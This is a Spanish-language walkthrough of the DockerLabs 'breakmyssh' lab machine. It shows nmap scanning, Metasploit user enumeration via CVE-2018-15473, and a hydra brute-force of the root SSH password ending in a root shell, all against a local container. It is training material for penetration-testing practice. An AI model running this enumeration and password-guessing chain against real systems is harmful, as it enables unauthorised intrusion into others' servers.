Descargamos la máquina de la plataforma DockerLabs, previamente debemos tener instalador dockers con el comando ***sudo apt install Docker.io***, descomprimimos los archivos y ejecutamos para desplegar la máquina.

```
┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ ls
breakmyssh.zip

┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ unzip breakmyssh.zip
Archive:  breakmyssh.zip
  inflating: breakmyssh.tar
  inflating: auto_deploy.sh

┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ sudo bash auto_deploy.sh breakmyssh.tar
[sudo] password for balafenix:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Vamos a realizar un escaneo de puertos con nmap

```
┌──(balafenix㉿BalaFenix)-[~]
└─$ nmap -p- -A 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 13:00 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
|_  256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.35 seconds
```

Veo que el único puerto abierto es el 22, el cual me permite establecer una conexión ssh, además la versión que utiliza tiene una vulnerabilidad de enumeración de usuarios conocido como CVE-2018-15473.

```
┌──(balafenix㉿BalaFenix)-[~]
└─$ nmap -p 22 -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 13:15 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
```

INICIO / INCIBE-CERT / Alerta temprana / Vulnerabilidades / CVE-2018-15473

Vulnerabilidad en OpenSSH (CVE-2018-15473)

Gravedad CVSS v3.1: MEDIA

Tipo: CWE-362 Ejecución concurrente utilizando recursos compartidos con una incorrecta sincronización (Condición de carrera)

Fecha de publicación: 17/08/2018

Última modificación: 23/02/2023

Descripción

OpenSSH hasta la versión 7.7 es propenso a una vulnerabilidad de enumeración de usuarios debido a que no retrasa el rescate de un usuario de autenticación no válido hasta que el paquete que contiene la petición haya sido analizado completamente. Esto está relacionado con auth2-gss.c, auth2-hostbased.c, y auth2-pubkey.c.

```
┌──(balafenix㉿BalaFenix)-[~/diccionarios]
└─$ hydra -L usuarios.txt -P claves.txt ssh://172.17.0.2 -t 8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
```

Voy a utilizar metaspliot y este CVE para intentar averiguar el nombre de algún usuario para ello sigo los siguientes pasos:

```
┌──(balafenix㉿BalaFenix)-[~]
└─$ sudo msfdb init && msfconsole
```

```
msf6 > search OpenSSH

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant        .                normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh            .                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                .                normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers        .                normal  No     SSH Username Enumeration
   4    \_ action: Malformed Packet              .                .       .      Use a malformed packet
   5    \_ action: Timing Attack                 .                .       .      Use a timing attack
   6  exploit/windows/local/unquoted_service_path  2001-10-25     great   Yes    Windows Unquoted Service Path Privilege Escalation
```

```
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > info
```

```
Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  CHECK_FALSE   true             no        Check for false positives (random usernar
  DB_ALL_USERS  false            no        Add all users in the current database to
  Proxies                        no        A proxy chain of format type:host:port[,
  RHOSTS                         yes       The target host(s), see https://docs.meta
  RPORT         22               yes       The target port
  THREADS       1                yes       The number of concurrent threads (max on
  THRESHOLD     10               yes       Amount of seconds needed before a user is
  USERNAME                       no        Single username to test (username spray)
  USER_FILE                      no        File containing usernames, one per line
```


```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 172.17.0.2
RHOSTS => 172.17.0.2
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE diccionarios/usuarios.txt
USER_FILE => diccionarios/usuarios.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.17.0.2:22 - SSH - Using malformed packet technique
[*] 172.17.0.2:22 - SSH - Checking for false positives
[*] 172.17.0.2:22 - SSH - Starting scan
[+] 172.17.0.2:22 - SSH - User 'root' found
[+] 172.17.0.2:22 - SSH - User 'daemon' found
[+] 172.17.0.2:22 - SSH - User 'bin' found
[+] 172.17.0.2:22 - SSH - User 'sys' found
[+] 172.17.0.2:22 - SSH - User 'sync' found
[+] 172.17.0.2:22 - SSH - User 'games' found
[+] 172.17.0.2:22 - SSH - User 'man' found
[+] 172.17.0.2:22 - SSH - User 'lp' found
[+] 172.17.0.2:22 - SSH - User 'mail' found
[+] 172.17.0.2:22 - SSH - User 'news' found
[+] 172.17.0.2:22 - SSH - User 'uucp' found
[+] 172.17.0.2:22 - SSH - User 'proxy' found
[+] 172.17.0.2:22 - SSH - User 'www-data' found
[+] 172.17.0.2:22 - SSH - User 'backup' found
[+] 172.17.0.2:22 - SSH - User 'nobody' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Una vez que he sacado el listado de usuarios de la máquina voy a hacer fuerza bruta con hydra y un diccionario que previamente he descargado en mi máquina.

```
┌──(balafenix㉿BalaFenix)-[~/Downloads]
└─$ hydra -l root -P rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
[WARNING] Many SSH configurations limit the number of parallel t
[WARNING] Restorefile (you have 10 seconds to abort... (use opti
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 log
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: root   password: estrella
1 of 1 target successfully completed, 1 valid password found
```

La clave del usuario root es estrella, establecemos la conexión ssh y accedemos a través de ella directamente a la máquina con privilegios root. ¡Estamos dentro!


┌──(balafenix㉿BalaFenix)-[~]
└─$ sudo ssh root@172.17.0.2
[sudo] password for balafenix:
The authenticity of host '172.17.0.2 (172.17.0.2)'
ED25519 key fingerprint is SHA256:U6y+etRI+fVmMxDT
This key is not known by any other names.
Are you sure you want to continue connecting (yes/
Warning: Permanently added '172.17.0.2' (ED25519)
root@172.17.0.2's password:
The programs included with the Debian GNU/Linux sy
the exact distribution terms for each program are
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY
permitted by applicable law.
root@7357d42f7995:~# whoami
root
root@7357d42f7995:~#